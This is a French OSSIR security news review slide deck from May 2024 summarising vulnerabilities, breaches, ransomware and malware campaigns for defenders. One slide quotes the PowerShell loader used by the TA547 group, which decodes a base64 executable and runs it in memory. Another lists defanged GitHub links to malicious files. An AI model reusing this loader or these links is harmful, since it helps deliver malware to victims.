Revue d'actualité de l'OSSIR

14 mai 2024

Jérémy De Cock
Melchior Courtois

Failles / Bulletins / Advisories

Failles / Bulletins / Advisories (MMSBGA)
Microsoft


Bulletin d'avril, 150 vulnérabilités patchées dont

- 2 failles 0-day :
  - [**CVE-2024-26234**] Faille dans le **pilote de Proxy**, spoofing
    - Pilote ou exécutable signé par un certificat WHCP (Windows Hardware Compatibility Publisher)
    - Affecte toutes les versions > Windows Server 2008
  - [**CVE-2024-29988**] Bypass de **SmartScreen**, RCE via un 1-clic
    - Bypass du correctif de la CVE-2024-21412…
    - Affecte toutes les versions >= Windows 10 v1809 et >= Windows Server 2019
- Les plus critiques ou les plus intéressantes :
  - RCE authenticated dans **Microsoft Defender for IoT**
    - **CVE-2024-29053**, **CVE-2024-21323** et **CVE-2024-21322**
    - Absolute Path Traversal & Command Injection

https://www.bleepingcomputer.com/news/microsoft/microsoft-april-2024-patch-tuesday-fixes-150-security-flaws-67-rces/

Failles / Bulletins / Advisories (MMSBGA)
Microsoft

Rappel du support Windows 10 / 11 en couleurs 🤣



Sortie	Home, Pro	Entreprise
mardi 31 octobre 2023	mardi 11 novembre 2025	mardi 10 novembre 2026
mardi 20 septembre 2022	mardi 8 octobre 2024	mardi 14 octobre 2025
lundi 4 octobre 2021	mardi 10 octobre 2023	mardi 8 octobre 2024
mardi 16 novembre 2021	mardi 12 janvier 2027	mardi 12 janvier 2027
mardi 13 novembre 2018	mardi 9 janvier 2024	mardi 9 janvier 2029
mardi 2 août 2016	mardi 12 octobre 2021	mardi 13 octobre 2026
mercredi 29 juillet 2015	mardi 13 octobre 2020	mardi 14 octobre 2025
mardi 18 octobre 2022	mardi 14 octobre 2025	mardi 14 octobre 2025
mardi 16 novembre 2021	jeudi 13 juillet 2023	mardi 11 juin 2024
mardi 18 mai 2021	mardi 13 décembre 2022	mardi 13 décembre 2022
mardi 20 octobre 2020	mardi 10 mai 2022	mardi 9 mai 2023
mercredi 27 mai 2020	mardi 14 décembre 2021	mardi 14 décembre 2021
mardi 12 novembre 2019	mardi 11 mai 2021	mardi 10 mai 2022
mardi 21 mai 2019	mardi 8 décembre 2020	mardi 8 décembre 2020
mardi 13 novembre 2018	mardi 10 novembre 2020	mardi 11 mai 2021
lundi 30 avril 2018	mardi 12 novembre 2019	mardi 10 novembre 2020
mardi 17 octobre 2017	~~9 avril~~ 4 sept. 2019	~~14 avril~~ 13 oct. 2020
mercredi 5 avril 2017	mardi 9 octobre 2018	mardi 8 octobre 2019
mardi 2 août 2016	mardi 10 avril 2018	mardi 9 avril 2019
mardi 10 novembre 2015	mardi 10 octobre 2017	mardi 10 octobre 2017
mercredi 29 juillet 2015	mardi 9 mai 2017	mardi 9 mai 2017

Légende :

- Date de mise à disposition pour le public et les entreprises
- Support
- Fin de support pour les versions Home, Pro, Pro Education et Pro for Workstations / fin de support standard pour LTSB/LTSC
- Support uniquement pour les versions Enterprise et Education
- Prolongation exceptionnelle suite au Coronavirus
- Fin de support pour toutes les versions / fin de support étendu pour LTSB/LTSC

Failles / Bulletins / Advisories
Systèmes

92.000 NAS vulnérables ET accessibles 🌎

- Backdoor présente dans les NAS D-Link par défaut
  - Donne accès à un compte système << messagebus >> sans mot de passe
- Modèles concernés par cette faille ---------->
  - Modèles obsolètes (mais toujours utilisés…)
- Cachez (au moins) votre NAS derrière un VPN

- DNS-320L Version 1.11, Version 1.03.0904.2013, Version 1.01.0702.2013
- DNS-325 Version 1.01
- DNS-327L Version 1.09, Version 1.00.0409.2013
- DNS-340L Version 1.08

https://www.it-connect.fr/une-porte-derobee-codee-en-dur-met-en-danger-plus-de-92-000-nas-d-link-exposes-sur-internet/

Failles / Bulletins / Advisories
Systèmes

0-day sur les firewalls Palo Alto activement exploitée (CVE-2024-3400)

- Type << Injection de commande >>
  - Présente dans la fonction *GlobalProtect* de PAN-OS
  - Exécution en tant qu'admin !
- Fatale 💣 (CVSS 10)
  - Exploitable à distance ✅
  - Aucun privilège requis ✅
  - Vulnérabilité 0-clic ✅
- Recommandé de désactiver la télémétrie sur le firewall !
  - Et d'activer la protection contre la menace ayant l'ID 95187 #ThreatPrevention
- Versions impactées ---------->
  - 156.000 firewalls Palo Alto exposés et potentiellement vulnérables #TheShadowserverFoundation

Product Status

Versions	Affected	Unaffected
Cloud NGFW	None	All
PAN-OS 11.1	< 11.1.2-h3	>= 11.1.2-h3 (ETA: By 4/14)
PAN-OS 11.0	< 11.0.4-h1	>= 11.0.4-h1 (ETA: By 4/14)
PAN-OS 10.2	< 10.2.9-h1	>= 10.2.9-h1 (ETA: By 4/14)
PAN-OS 10.1	None	All
PAN-OS 10.0	None	All
PAN-OS 9.1	None	All
PAN-OS 9.0	None	All
Prisma Access	None	All

https://www.bleepingcomputer.com/news/security/palo-alto-networks-warns-of-pan-os-firewall-zero-day-used-in-attacks/

Failles / Bulletins / Advisories
Systèmes

RCE unauthenticated disponible sur la matériel Aruba (CVE-2024-3400)

- Possible grâce à 4 CVEs
  - CVE-2024-26305, CVE-2024-26304, CVE-2024-33511 et CVE-2024-33512
- Vulnérabilités présentes sur ArubaOS
  - Affectant quelques équipements HPE Aruba Networking (selon leur version)
    - Mobility Conductor
    - Mobility Controllers
    - Aruba Central
- Type << Buffer overflow >>
  - Exploitable via le protocole PAPI
    - Requête malveillante a envoyé sur le port 8211 en UDP
- Patchez !
  - ArubaOS 10.6.x.x : ≥ 10.6.0.0
  - ArubaOS 10.5.x.x : ≥ 10.5.1.1
  - ArubaOS 10.4.x.x : ≥ 10.4.1.1
  - ArubaOS 8.11.x.x : ≥ 8.11.2.2
  - ArubaOS 8.10.x.x : ≥ 8.10.0.11
  - Les autres versions n'auront pas de patch de sécurité ---------->

https://thehackernews.com/2024/05/four-critical-vulnerabilities-expose.html

Failles / Bulletins / Advisories
Navigateurs (principales failles)

Nouvelle 0-day sur Chrome (CVE-2024-4671)

- Type << use after free >>
  - Affecte le composant Visuals
- Patchs correctifs disponibles
  - Windows et MacOS : 124.0.6367.201/.202
  - Linux : 124.0.6367.201
- 5ème 0-day en 5 mois

https://www.clubic.com/actualite-526548-chrome-google-corrige-une-nouvelle-faille-zero-day-la-cinquieme-en-2024.html

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Ecriture de fichier arbitraire sur GitLab (CVE-2024-0402)


- 1) Path Traversal dans filepath.Clean()
- 2) Bypass de filtres permettant une RFI
  - Dû à une incohérence entre les parseurs YAML de Ruby et Go
- Affecte toutes les versions **GitLab CE/EE**
  - de 16.0 avant 16.6.6
  - de 16.7 avant 16.7.4
  - de 16.8 avant 16.8.1

https://gitlab.com/gitlab-org/gitlab/-/issues/437819

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Faille 0-day sur Télégram

- Démonstration d'une RCE
  - Telegram dément l'information `<< c'est un canular >>`
- Sortie d'un PoC le lendemain prouvant la RCE
  - Format .pyzw (archive contenant du code Python)
- Telegram dispose d'une liste d'extensions à risque et prévient l'utilisateur lorsque ce dernier clique sur une pièce jointe "à risque" avant de l'ouvrir
  - ".pywz" faisait partie de la liste, sauf que ça ne s'écrit pas comme ça 😅



https://www.bleepingcomputer.com/news/security/telegram-fixes-windows-app-zero-day-used-to-launch-python-scripts/

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Faille 0-day sur PuTTY (CVE 2024-31497)

- Connaissance du nonce utilisé dans l'algorithme **NIST P-521 curve** pour l'authentification SSH
  - Permet de déterminer la clé privée du client à partir de 58 signatures
- Serveurs GitHub spécialement vulnérables puisque l'authentification SSH est disponible
  - Et fortement utilisée depuis que l'authentification par mot de passe n'est plus possible (2021)

https://www.bleepingcomputer.com/news/security/putty-ssh-client-flaw-allows-recovery-of-cryptographic-private-keys/

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Faille critique dans une extension WordPress, Forminator

- Extension permettant de gérer les formulaires sur le CMS
- Permet d'obtenir une LFI
  - Leak d'infos sensibles
  - Altération des données du site
  - Déni de service
- Passez sur Forminator 1.29.3 !
  - 320.000 sites sont encore vulnérables

https://www.bleepingcomputer.com/news/security/critical-forminator-plugin-flaw-impacts-over-300k-wordpress-sites/

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Faille critique sur CrushFTP (CVE-2024-4040)

- Permet de mettre en place des serveurs FTP
- RCE unauthenticated 👀
  - Versions concernées : < 10.7.1 et < 11.1.0
  - Environ 1000 serveurs CurshFTP vulnérables →
    - États-Unis : 569
    - Allemagne : 110
    - **Canada : 85**
    - Royaume-Uni : 56
    - **France : 24**
    - Australie : 20
    - **Belgique : 19**
    - **Suisse : 13**

https://www.it-connect.fr/serveur-crushftp-faille-securite-critique-cve-2024-4040/

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Vulnérabilité vieille de 6 ans sur Lenovo, Intel et Supermicro

- Serveurs Web des contrôleurs BMC vulnérables depuis 6 ans
  - Besoin d'un serveur web : Lighttpd utilisé
- Leak des adresses de la mémoire des processus possible
  - Facilite le contournement de certaines fonctions de sécurité comme l'ASLR
- Vulnérabilité corrigée en 2018 de façon discrète ; **pas de CVE associée** – absence de transparence chez Lighttpd
- Plus d'infos sur les vulnérabilités ----------->

  - **BRLY-2024-002** : Vulnérabilité spécifique dans la version 1.4.45 de Lighttpd utilisée dans la version 01.04.0030 (la plus récente) du micrologiciel de la série M70KLP d'Intel, impactant certains modèles de serveurs Intel.
  - **BRLY-2024-003** : Vulnérabilité spécifique dans Lighttpd version 1.4.35 dans le firmware Lenovo BMC version 2.88.58 (la plus récente) utilisé dans les modèles de serveurs Lenovo HX3710, HX3710-F, et HX2710-E.
  - **BRLY-2024-004** : Vulnérabilité générale dans les versions du serveur web Lighttpd antérieures à 1.4.51, permettant la lecture de données sensibles depuis la mémoire du processus du serveur.

  - Provenant de Binarly qui est à l'origine de cette découverte

https://www.it-connect.fr/depuis-6-ans-serveurs-lenovo-intel-supermicro-affectes-faille-bmc/

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Attaque OVPNX sur OpenVPN2 (OpenVPN GUI)

- Ensemble de vulnérabilités découvertes lors de la Blackhat 2024
  - CVE-2024-27903, CVE-2024-24974 et CVE-2024-27459
- Elévation de privilèges disponible
  - Prérequis : disposer d'un compte membre du groupe << OpenVPN Administrator >>
  - Via le pipe du service interactif utilisé par OpenVPN2 (privilèges ++)
- Exploitations possibles :
  - Faire charger un plugin malveillant à OpenVPN2
  - Remplacer le binaire OpenVPN2 fournir avec OpenVPN GUI
- Passez sur les versions OpenVPN GUI 2.6.10 et 2.5.10

https://openvpn.net/security-advisory/ovpnx-vulnerability-cve-2024-27903-cve-2024-27459-cve-2024-24974/

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

Elévation de privilèges sur VirtualBox (CVE-2024-21111)

- Faille présente dans le système de gestion des logs de VirtualBox
  - L'outil déplace les logs dans *C:\ProgramData\Virtualbox* vers des emplacements de backup
    - N'importe quel utilisateur étant autorisé à écrire dans le répertoire initial
  - Attaque par symlink réalisable dans le cas où l'outil gère + de 10 logs
    - = suppression ou déplacement arbitraire de fichiers (en tant que NT AUTHORITY\SYSTEM)
    - = déplacement d'une DLL malveillante (exemple) vers un répertoire où une application pourra la charger ✨
- Affecte les versions < 7.0.16

https://github.com/mansk1es/CVE-2024-21111 (PoC)

https://securityonline.info/oracle-virtualbox-elevation-of-privilege-vulnerability-cve-2024-21111-poc-published/

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

NAS QNAP vulnérable – again

- Rappel : 3 vulnérabilités découvertes en février
- 3 nouvelles vulnérabilités et 2 failles de sécurité pouvant aller de l'injection de commande à distance (7.5/10) à une compromission totale du NAS (10/10)
  - CVE-2024-27124, CVE-2024-32764, CVE-2024-32766, CVE-2023-51364 et CVE-2023-51365
- Version sécurisée minimum à avoir ------>
  - QTS 5.1.4.2596 build 20231128 et supérieur
  - QTS 4.5.4.2627 build 20231225 et supérieur
  - QuTS hero h5.1.3.2578 build 20231110 et supérieur
  - QuTS hero h4.5.4.2626 build 20231225 et supérieur
  - QuTScloud c5.1.5.2651 et supérieur
  - myQNAPcloud 1.0.52 (2023/11/24) et supérieur
  - myQNAPcloud Link 2.4.51 et supérieur

Failles / Bulletins / Advisories
Applications / Framework / … (principales failles)

2 injections SQL sur GLPI

- [**CVE-2024-31456**] … dans la fonction de recherche dans la carte
  - Nécessite d'être authentifié !
- [**CVE-2024-29889**] … dans la fonction de recherche sauvegardée
  - Ne nécessite pas d'être authentifié au préalable
  - Permet de prendre le contrôle d'un compte sur l'outil
- Les versions 10.0.0 à 10.0.14 sont vulnérables alors passez à la 10.0.15 !

https://www.it-connect.fr/passez-sur-glpi-10-0-15-pour-vous-proteger-de-2-failles-de-securite/

Failles / Bulletins / Advisories
Réseau (principales failles)

TunnelVision, l'ennemi des VPN (CVE-2024-3661)

- But de l'attaquant ?
  - Distribuer une ou plusieurs routes statiques
  - Détourner le trafic de la cible vers une passerelle précise
- Comment ?
  - Via un serveur DHCP contrôlé (Rogue DHCP)
  - Ayant activé l'option DHCP n°121 << Classless static route >> (RFC 3442)
- Android n'est pas un système vulnérable
  - Il ne supporte pas l'option 121 du DHCP
  - Le reste des systèmes est vulnérable
- Tous les VPNs de couche 3 sont impactés…
  - Wireguard, OpenVPN, IPsec…
  - Le kill switch ne fonctionne pas
- Serait exploitable depuis 2002 😢
- Mettez en place du DHCP snooping, configurer correctement vos firewalls et 🤞

https://github.com/leviathansecurity/TunnelVision (docs + lab + outils)

https://www.wired.com/story/tunnelvision-vpn-attack/

Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS
Piratages

Intrusion informatique chez Dropbox Sign

- Solution de signature numérique
- Compromission d'un compte admin ayant accès à la base des clients
  - Ensemble de données volées : nom, adresse, mail, mot de passe hashé, clé API, jetons oAuth…
  - Exposition du nom et de l'adresse mail liés aux comptes invités ayant signé ou consulté un document
- Recommandez de renouveler ses accès d'authentification

https://www.it-connect.fr/piratage-dropbox-sign-e-mails-mots-de-passe-voles-par-le-pirate/

Piratages, Malwares, spam, fraudes et DDoS
Malware

Malware Android du moment : Brokewell

- Spyware développé par Baron Samedit
  - Connu pour Brokewell Android Loader
    - Programme permettant de contourner les mesures de sécurité d'Android 13
- Brokewell : infiltre le mobile en se faisant passer pour une mise à jour de Chrome
  - Enregistre les frappes claviers
  - Active le microphone
  - Récupère la position géographique actuel
  - Met en place des portails captifs (d'application bancaires sinon c'est pas drôle)

https://www.01net.com/actualites/menace-android-malware-brokewell-devaliser-compte-bancaire.html

Piratages, Malwares, spam, fraudes et DDoS
Malware

Infostealer par IA générative

- Des dizaines d'entreprises allemandes ciblées par le groupe TA547 (ou Scully Spider)
- Phishing usurpant l'identité de Metro avec un mail contenant une pièce jointe
  - Pièce jointe déclenchant l'exécution d'un script distant via Powershell
  - Script ayant pour but d'infecter la machine avec l'infostealer << Rhadamanthys >> (downloader)
  - Script rédigé par IA générative
    - Au vu des commentaires présents dans le script

```
# Assuming the Base64 string is directly encoded without UTF-16LE
$base64EncodedExe = "[base64]" # Replace with your actual Base64 string

# Directly convert from Base64 to bytes
$decodedBytes = [System.Convert]::FromBase64String($base64EncodedExe)

# Use the correct overload of Assembly.Load that accepts a byte array
$assembly = [System.Reflection.Assembly]::Load($decodedBytes)

# Invoke the assembly's entry point. This assumes no arguments are needed for the entry method.
if ($assembly.EntryPoint -ne $null -and $assembly.EntryPoint.GetParameters().Count -eq 0) {
    $assembly.EntryPoint.Invoke($null, $null)
} elseif ($assembly.EntryPoint -ne $null) {
    $assembly.EntryPoint.Invoke($null, [object[]] @([string[]] @()))
} else {
    Write-Host "Assembly entry point not found or cannot be invoked directly."
}
```

https://www.it-connect.fr/un-script-powershell-genere-avec-ia-utilise-pour-distribuer-un-logiciel-malveillant-infostealer/

Piratages, Malwares, spam, fraudes et DDoS
Ransomwares

Hôpital Simone Veil de Cannes, nouvelle victime de LockBit

- 61 Go de données leakées (non-paiement de la rançon)
  - Bilan de santé, évaluation pédiatrique, psychologique…
  - Cartes d'identité, RIB, bulletins de salaire, infos personnelles…
- Fonctionnement en mode dégradé pendant une semaine
  - Consultations reportées
  - Opérations chirurgicales << non urgentes >> annulées

https://www.usine-digitale.fr/article/cyberattaque-a-l-hopital-de-cannes-les-hackers-de-lockbit-publient-61-gigaoctets-de-donnees.N2212620

Piratages, Malwares, spam, fraudes et DDoS
Ransomwares

HelloKitty –> HelloGookie

- HelloKitty : ransomware apparu en 2020
  - Connu pour avoir chiffré les données de Cyberpunk 2077, The Witcher 3…
- Changement de nom pour HelloGookie 🍪
- C’est Noël !
  - 4 clés privées de déchiffrement, des données de CISCO et de l’entreprise CD Projekt Red rendues publiques 🎁

https://www.it-connect.fr/le-ransomware-hellokitty-devient-hellogookie-donnees-publiees/

Piratages, Malwares, spam, fraudes et DDoS
Fuites de données

Volkswagen espionnée par la Chine pendant 5 ans

- 5 ans : 2010 - 2015, selon les médias allemands
- Chine concernée à minima par l'origine du cyberespionnage
  - TTPs et outils utilisées (China Chopper et PlugX) et IoC récoltés
- 19.000 documents confidentiels volés
  - Développement de moteurs à allumage commandé
  - Développement de boîtes de vitesses
  - Boîtes de vitesses à double embrayage

https://www.numerama.com/cyberguerre/1730896-la-chine-a-espionne-sans-relache-les-voitures-electriques-de-volkswagen-pendant-5-ans.html

Piratages, Malwares, spam, fraudes et DDoS
Fuites de données

Intrusion puis vol de données chez Nexperia

- Fabricant néerlandais de semi-conducteurs
- 1 To de données confidentielles leakées
  - 371 Go de données sur la conception et les produits
  - 246 Go de données d'ingénierie
  - 121,1 Go de fichiers et de données diverses
  - 109 Go de données clients et d'utilisateurs
  - 96 Go de données commerciales et marketing
  - 41,5 Go de données liées au RH et aux données personnelles des employés

https://www.bleepingcomputer.com/news/security/chipmaker-nexperia-confirms-breach-after-ransomware-gang-leaks-data/

Piratages, Malwares, spam, fraudes et DDoS
Fuites de données

Fuite de données chez Dell impactant 49 millions d'utilisateurs

- Données concernant les achats sur leur boutique en ligne
  - Nom de l'acheteur
  - Son adresse physique
  - Matériel acheté
  - Informations liées à la commande
    - Etiquette de service, description, date de commande, etc.
- Aucune adresse mail, info bancaire ou n° de téléphone
- Infos liées aux achats effectués entre 2017 et 2024
- Annonce disponible sur Breach retirée = data leak acheté

https://www.bleepingcomputer.com/news/security/dell-warns-of-data-breach-49-million-customers-allegedly-affected/

Piratages, Malwares, spam, fraudes et DDoS
Publication

Guide de l'ANSSI << *Sécurité de l'IA Générative* >>

- Qu'est-ce qu'une IA Générative selon l'ANSSI ?
  - << L'IA générative est un **sous-ensemble de l'intelligence artificielle**, axé sur la **création de modèles** qui sont entraînés à générer du contenu (texte, images, vidéos, etc.) à partir d'un corpus spécifique de données d'entraînement. >>
- 3 phases décrivant leurs exigences en terme de sécurité :
  - Entraînement des données
  - Intégration et déploiement
  - Production
- Propose des scénarios d'attaques ainsi qu'un ensemble de 35 remédiations pour sécuriser l'intégralité d'un système d'IA Générative

https://www.it-connect.fr/securite-ia-generative-guide-anssi-2024/

Piratages, Malwares, spam, fraudes et DDoS
Techniques & outils

Utilisation de CB volées via l'intermédiaire de l'Apple Store

- Opération << PoisonedApple >>
  - 400.000 dollars volés en 2 ans
- Etape 1 : obtenir des coordonnées bancaires
  - ~ 50 centres commerciaux en ligne ciblés → phishing
- Etape 2 : publication d'annonces en ligne sur un site de vente de matériel d'occasion
  - Site en Corée du Sud équivalent à << Leboncoin >>
  - Annonces de produits Apple : iPhone, Apple Watch, AirPods, etc.
- Etape 3 : utilisation des CB volées sur l'Apple Store
  - Option << Someone-else pickup >> cochée
    - Tiers déclaré = personne ayant effectuée une commande sur le site coréen
- Quelques victimes gagnantes !
  - Paient du matériel d'occasion et obtiennent du matériel neuf pour pas cher 🥳

https://www.01net.com/actualites/hackers-exploite-apple-store-voler-plus-400-000-dollars.html

Piratages, Malwares, spam, fraudes et DDoS
Techniques & outils

Distribuer ses malwares via des liens GitHub

- Commenter un commit ou PR sur GitHub + attacher un fichier
  - = création d'un lien comprenant :
    - le nom du dépôt où le commentaire a été fait
    - le propriétaire du répertoire (vous voyez le problème maintenant ?)
  - = *https://github.com/{nom_utilisateur_du_projet}/{nom_du_dépôt}/files/{identifiant_du_fichier}/{nom_du_fichier}*
- Fichiers semblant hébergés sur des dépôts officiels de confiance ?
  - *https://github[.]com/microsoft/vcpkg/files/14125503/Cheat.Lab.2.7.2.zip*
  - *https://github[.]com/microsoft/STL/files/14432565/Cheater.Pro.1.6.0.zip*
- Fichier supprimé = lien toujours actif

https://twitter.com/herrcore/status/1772988192678969567 (social engineering sur Twitch)

https://twitter.com/Ax_Sharma/status/1781706435115491409

Business et Politique

Business
Monde

La suppression par erreur qui coûte chère, Google Cloud

- Suppression accidentelle de l'abonnement d'UniSuper
  - 620.000 australiens n'ont pas pu accéder à leur pension de retraite pendant 1 semaine
- Liée à un << bug inconnu >>
  - Pas plus d'information sur le sujet
- UniSuper avait dupliqué son compte dans 2 zones géographiques distinctes
  - Mais la suppression de l'abonnement a affecté les 2 comptes 😑
- Fonds restaurés depuis, mais…
  - `<< La restauration de l'instance [...] a nécessité une quantité incroyable de concentration, d'efforts et de partenariat entre nos équipes [...] >>`
  - N'oubliez pas que le cloud, ça reste une personne devant un ordinateur 😉

https://www.lefigaro.fr/secteur/high-tech/google-cloud-supprime-par-erreur-le-compte-du-fonds-unisuper-et-prive-600-000-australiens-de-leurs-pensions-de-retraite-20240510

Business
Monde

Une traitrise qui coûte chère

- Vente d'informations confidentielles d'un ex-employé (3 semaines) de la NSA pour un supposé espion russe
  - Espion russe était en réalité un agent infiltré du FBI
- Impression de 3 documents classés secret pouvant concerner la sécurité du SI de la NSA
- Condamnation à 22 ans de prison

https://next.ink/136430/un-ex-employe-de-la-nsa-de-32-ans-condamne-a-22-ans-de-prison-pour-espionnage/

Droit / Juridique / Politique
National

Victime d’une arnaque en ligne ? Attaquez votre banque 😌

- Victime d’une arnaque sur La Centrale (en 2019)
  - Il perd 17.000€ suite à un achat sur un site de paiement frauduleux
  - Virement effectué depuis son compte Crédit Mutuel vers un compte Orange Bank
- Assigne les 2 banques pour obtenir des dommages et intérêts
- D’abord condamné lui-même à payer les frais de justice des 2 banques (en 2021)
- Il fait ensuite appel et obtient gain de cause (en 2024)
  - Orange Bank et la Caisse de Crédit Mutuel doivent réparer son préjudice
    - 17.000€ (prix de la voiture) + 5.000€ (dommages et intérêts) + frais de justice engagés
  - Vérification d’identité trop laxiste ou manquante (côté Orange Bank)
  - Manque de prévenance concernant le faux site de paiement utilisé (côté Crédit Mutuel)

https://www.courdecassation.fr/decision/661f660b2313f20008a52733 (décision de la Cour d’appel à Rennes)

https://www.clubic.com/actualite-525108-arnaque-sur-le-site-la-centrale-il-fait-condamner-orange-bank-et-le-credit-mutuel-qui-ont-mal-verifie-l-identite-du-faux-vendeur.html

Conférences

Conférences

Passée(s)

- Defcon, 12 février 2024 à Paris
- JSSI, 12 mars 2024 à Paris
- CoRIIN, 26 mars 2024 à Lille
- FIC, 26 au 28 mars 2024 à Lille
- sambaXP, 17 au 18 avril 2024 via Zoom
- BotConf, 24 au 26 avril 2024 à Nice #BoufConf / #BouffeConf

À venir

- SSTIC, 05 au 07 juin 2024 à Rennes
- Pass The Salt, 03 au 05 juillet 2024 à Lille
- LeHack « Compile », 05 au 07 juillet 2024 à Paris (20ème édition !)

Divers / Trolls velus

Divers / Trolls velus

Gnulib réécrit en Python 🤯

- Bibliothèque de portabilité (multi-OS) GNU
- Gnulib-tool connu pour sa lenteur
  - Scripts shell → programmes Python
  - Entre 8 à 100 fois plus rapide !
- Actuellement en bêta-test

https://github.com/coreutils/gnulib/blob/master/gnulib-tool.py (gnulib-tool.py)

https://www.phoronix.com/news/Gnutool-lib-Rewrite-Faster-Perf

Divers / Trolls velus

Que devient LockBit ? LockBitSupp ?

- En Février 2024 :
  - Opération Cronos → lourdes pertes pour LockBit
- Jusqu'en Mai :
  - Recherches actives pour identifier et trouver LockBitSupp (leader de LockBit)
  - LockBit toujours aussi active
    - Leak de 61 Go de données, début mai, concernant l'Hôpital Simone Veil de Cannes
- Le 7 mai 2024, on sait qui est LockBitSupp !
  - Dmitry Khoroshev, un ressortissant russe
    - LockBit ne semble pas du même avis : https://twitter.com/vxunderground/status/1788677659611865441
  - Toujours 10 millions $ promis par le FBI si vous disposez d'infos permettant de l'arrêter 😉

https://twitter.com/fs0c131y/status/1787880249763545467 (OSINT time #BaptisteRobert)

https://twitter.com/NCA_UK/status/1787845496574222782 (face reveal)


Divers / Trolls velus

(RE) profiter de MS-DOS 4 🤩

- Il y a 10 ans : Microsoft publie le code source de MS-DOS 1.25 et 2.0
- Full ASM 8086
- Sous licence MIT
- Ajout également de :
  - Documents originaux imprimés (Ozzie Drop)
  - Binaires béta inédits
  - Images de disque
- Enjoy !

https://github.com/microsoft/MS-DOS (dépôt en question)

https://www.hanselman.com/blog/open-sourcing-dos-4



Divers / Trolls velus

Support Exchange sur Thunderbird ?

- Déjà possible via un add-on (ExQuilla for Exchange, etc.)
- Support natif qui arrive sur la version ESR en juillet 2024 !
  - Prise en charge des mails dans un premier temps
  - Puis celle des calendriers et des carnets d'adresse dans le futur
- En RUST !
  - Raisons : sécurité de la mémoire, performance, modularité et écosystème
  - Cela ne sera pas chose simple…

https://blog.thunderbird.net/2024/04/adventures-in-rust-bringing-exchange-support-to-thunderbird/

Et maintenant ?

Prochaine réunion ?

RDV le mardi **11 juin 2024**

FIN

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

Des infos essentielles oubliées ?

- Contactez-nous